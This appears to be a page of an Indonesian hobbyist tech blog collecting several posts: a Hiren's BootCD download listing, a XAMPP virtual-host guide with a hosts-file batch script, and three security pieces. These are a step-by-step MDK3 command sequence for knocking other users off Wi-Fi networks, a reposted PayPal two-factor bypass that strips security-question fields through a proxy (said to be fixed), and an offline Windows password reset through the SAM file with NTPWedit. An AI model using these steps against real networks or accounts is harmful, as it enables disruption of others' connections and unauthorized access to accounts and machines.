Tampilkan postingan dengan label Komputer. Tampilkan semua postingan

Selasa, 04 April 2017

Hirens.BootCD.15.2 New

RZLabs Hirens.BootCD.15.2 New

Img

File Size

MB

Filename: Hirens.BootCD.15.2
Author Web: Hirens BootCD
ISO MD5: 7EFC81ADBBD551D56F6021C439C6837C
ZIP MD5: D342BBD6BF7554ABA24A376E41675DBF
Vendor Homepage: Hirens BootCD
About Hirens BootCD:

When it comes to having a certain PC streamlined, base lined, or simply reformatted, there are various ways to do so. Many resort to using the traditional clean install, where the primary driver is reformatted, thus leaving the PC clean and new, and the only thing that is very tedious to do afterwards are none other than installing once again the drivers or hardware installed on the computer, which usually take 2 or 3 hours to finish. What more if the computer is having a problem to boot or load the operating system? What if the BIOS (Basic I/O or Input / Output System) becomes corrupt thus not able to access the operating system like Windows or Mac, and not being able to access the files? Well, there is a solution to this, and it’s another easy to use software: Hiren’s BootCD.

Hiren’s BootCD is a boot disk utility that will help in resolving and making reformatting your computer easy. This kind of compilation software provides a compilation of programs to help resolves most and some uncommon Internet and computer issues like driver failure, intermittent internet connection and other computer malfunctions.

Features:

Partition Tools

Backup & Recovery

Antivirus Tools

Testing Tools

Password Tools

Mini Windows XP

Other Tools

Filename Download Link File Size Upload Date
Hirens.BootCD.15.2 Direct Download 593M 09-Nov-2012 05:08
Hirens.BootCD.10.6 Direct Download 270M 02-Nov-2010 14:44
Hirens.BootCD.9.9 Direct Download 177M 02-Nov-2010 16:35
Source/Original Post:

Hirens BootCD

Data Utama Mirror

Donation:

: 1GDzh9SVDZuX9UybQSM6o2dsCitxivMwBR

: -

Kamis, 27 Oktober 2016

Kali Linux - MDK3 Tutorial

Disconneted Other Connection with MDK3 On Kali Linux

This Tutorial using Englis language and from my old blog
Lets Begin and See tutoria!

Note:  Be careful to use it if you do not want to face another issue!

Author : Aihara Anwaru
Team : Falcon-G21 Team Dark
Tested OS : Kali Linux 3.14-kali1 - amd64


First
Open Terminal
Type " airmon-ng "
Press Enter on keyboard
withoun > " <


 next
Type " airmon-ng start wlan0 "
Press Enter
withoun > " <


 next
Type " echo your mac adrees >> whitelist.txt "
Note : if you not know you mac address see used ifconfig

example : my mac address is => 48:d2:24:6f:69:ea
echo 48:d2:24:6f:69:ea >> whitelist.txt
file : whitelist.txt you can change name with other name do you like ^_^
if you finised add you mac address to white list
 

 next
Type mdk3 mon0 d -w whitelist.txt
Press Enter for start and you see other connection is disconnected ^_^


Thanks ^_^
Good Luck! Be careful to use it if you do not want to face another issue!

freebitcoin


Senin, 24 Oktober 2016

Paypal 2FA Bypass

Paypal 2FA Bypass
  
Selama pagi menjelang siang kawan, saya punya sebuah berita yang menurut saya menarik sekali untuk di simak ;v

2FA pada Paypal ternyata bisa di Bypass dengan menggunakan Proxy.

Proof of Concept

Step 1: Login dengan username dan password yang valid, klik pada "Coba cara lain" link.

 
Step 2: Masukkan jawaban apapun atas pertanyaan keamanan.

Step 3: Gunaka Proxy, untuk menghapus "Pertanyaan keamanan" dan "Pertanyaan keamanan 1" dari data post.


Step 4: Profit

Advisory Timeline


  • 03/10/16 - Reported issue to Paypal
  • 04/10/16 - Paypal begin investigation of issue
  • 21/10/16 - Paypal report issue as fixed
  • 21/10/16 - Paypal award bounty

Source 

Note:

Method sudah di tutup

freebitcoin


Jumat, 14 Oktober 2016

Cara Membuat Virtual Host Menggunakan XAMPP Versi Terbaru Di Windows

Author : Aihara Anwaru
Title : Cara Membuat Virtual Host Menggunakan XAMPP Versi Terbaru Di Windows
OS : Windows 8 Pro
Created : 13 Oktober 2016

Selamat pagi reader. Pagi ini saya selaku admin akan membagikan sebuah Tutorial yang menurut saya sudah banyak bertebaram di blog - blog lain mau pun di forum - forum lain tetapi saya hanya berbagi kepada yang baru - baru saja masuk ke dunia IT/Programing.

Tutorial Kali ini yaitu 'Cara Membuat Virtual Host Menggunakan XAMPP Versi Terbaru Di Windows'

Sinopsis sedikit kawan tentang Virtual Host.
Baca di Wikipedia, Apache dan Di sini

Simak langkah - langkah berikut ini:
1. Pertama kita membuat sebuah domain yang kita inginkan seperti "re-zero.aru" atau "aihara-aru". Bagaimana caranya?
 Bukan file hosts yang terletak di "C:\Windows\System32\Drivers\etc" kita tidak bisa langsung edit file tersebut di karena kan file terusebut di protect oleh system. Untuk mengedit file tersebut kawan copy file tersebut ke tempat yang mudah di akses contoh saya copy file tersebut ke localdisk D. Jika sudah sobat tinggal buka file tersebut dengan notepad kesayangan anda, di sini saya membuka file tersebut dengan Sublime Text. Perhatikan dibawah ini:

 127.0.0.1 localhost #Padabagian ini jangan di ganti biarkan saja kita tekan enter saja dan buat di bawahnya
 127.0.0.1 re-zero.aru
 127.0.0.1 aihara.aru

 Jika sudah tinggal save dan copy kembali ke "C:\Windows\System32\Drivers\etc" bila ada notif pilih saja continue.
 Cara lainnya, sobat buka notepad sobat saya sarankan pakai Sublime Text atau Synwrite atau Notepad++ untuk mempermudah editnya dan untuk link downloadnya ada di bawah artikel ini. Kawan copy code di bawah ini:


attrib -r %WINDIR%\system32\drivers\etc\hosts
SET NEWLINE=^& echo.
FIND /C /I "re-zero.aru" %WINDIR%\system32\drivers\etc\hosts
echo.
IF %ERRORLEVEL% NEQ 0
echo. ^127.0.0.1 re-zero.aru>>%WINDIR%\system32\drivers\etc\hosts
attrib +r %WINDIR%\system32\drivers\etc\hosts


Kawan save dengan extensi .cmd atau .bat lalu jalankan dengan Run as Administrator. Script ini otomatis membuat host yang sesuai dengan yang di inginkan, pada bagian yang saya kasih warna bisa di ganti sesuai sobat inginkan. Saya harap pada bagian ini sobat sudah mampu membuatnya dan tidak ada masalah. Kalau terdapat error atau trouble bisa inbox atau email saya.

2. Kedua kita setting Virtual Hostnya, letak file yang kita edit terdapat di "C:\xampp\apache\conf\extra" nama file yang kita edit "httpd-vhost.conf" di file defaultnya terdapat tanda pagar (#) soba bisah hapus tanda pagar tersebuat, perhatikan screenshot berikut


menjadi


Pada screenshot diatas adalah bentuk sudah di modif.
Pada file tersebut ada beberapa bagian yang kawan harus edit, perhatikan di bawah ini

<VirtualHost *:80>
    ServerAdmin webmaster@aihara.aru #Isi sesuai keinginan anda.
    DocumentRoot "E:\Aihara Folder\ProjectWeb" #Sesuaikan dengan folder project anda.
    ServerName aihara.aru #Sesuaikan dengan nama host yang anda sudah buat tadi.
    ErrorLog "logs/aihara.aru-error.log"
    CustomLog "logs/aihara.aru-access.log" common
</VirtualHost>

<VirtualHost *:80>
    ServerAdmin webmaster@re-zero.aru #Isi sesuai keinginan anda.
    DocumentRoot "E:\Aihara Folder\ProjectWeb\rezerolab_cv" #Sesuaikan dengan folder project anda.
    ServerName re-zero.aru #Sesuaikan dengan nama host yang anda sudah buat tadi.
    ServerAlias www.re-zero.aru
    ErrorLog "logs/re-zero.aru-error.log"
    CustomLog "logs/re-zero.aru-access.log" common
</VirtualHost>


Bagian yang saya beriwarna adalah bagian yang herus di ganti. Jika sudah di edit seperti contoh di atas kawan save filenya lalu restart apachenya di Xampp Control Panel dan coba sobat buka di browser domain yang baru sobat buat.
Hasilnya


Link download tools:  
Sublime Text
SynWrite
Notepad++
Xampp versi terbaru
Host Change Versi CMD
Host Editor Versi Exe

Sekian Terima kasih, semoga tutorial ini bermanfaat untuk kawan sekalian. Jangan lupa share, bookmark dan komentar di blog saya ini.
Saran dan kritik kawan sangat berguna bagi saya agar untuk kedepannya!

Sumber Info:
Wikipedia Apache


Next artikel:
Cara menampilkan data dari database di combo box dengan mysqli

freebitcoin


Kamis, 29 September 2016

Reset Password Windows Dengan Hiren dan NTPWedit

 Selamat Malam
RZLab mau berbagi sebuah tutorial cara mereset password windows! Secara Aman ^_^

Bahan - bahan yang di gunakan yaitu Hiren yang sudah menjadi bootable ( live cd ) untuk osnya
bisa di download di link di bawah ini:
 
Filename: Hirens.BootCD.15.2.zip
Filesize: 592.5 MB (621283886 bytes)
ISO MD5: 7EFC81ADBBD551D56F6021C439C6837C
ZIP MD5: D342BBD6BF7554ABA24A376E41675DBF

lalu kita butuh NTPWedit versi 0.3 bisa link download di bawah ini:
 
Filename: NTPWedit v0.3

Cara Penggunaan - untuk membuat bootablenya bisa di baca di USB Bootable

kalau sudah jadi bootablenya tinggal booting dan jangan lupa copy file NTPWedit ke flasdisk sobat!

NB: Pilihan OS, Gunakan Windows XP Mini ya!

Setelah di tampilan Desktop Windows XP, sobat buka file NTPWedit yang sobat taruh di Flasdisk dan Run sebagai Administrator.

Tampilan Awalnnya:



lalu klik tombolyang saya lingkari, default path atau lokasi config password windows: C:\WINDOWS\SYSTEM32\CONFIG\SAM
setelah itu klil tombol open


Nanti akan muncul seperti gambar di bawah ini:


Kalau sudah sampai tahap ini, sobat tinggal pilih user yang akan di ganti passwordnya. Di sini saya
akan mereset password dengan user Retsu pertama clik user yang mau di reset passwordnya lalu klik tombol Unlock lalu
change password, nanti akan muncul form change password. tinggal sobat masukan password baru lalu klik ok dan klik tombol save changes!
setelah itu reset PC/Laptop sobat dan masukan password yang sudah sobat ganti ^_^

Jangan Lupa Kritik dan Sarannya Gan ^_^

freebitcoin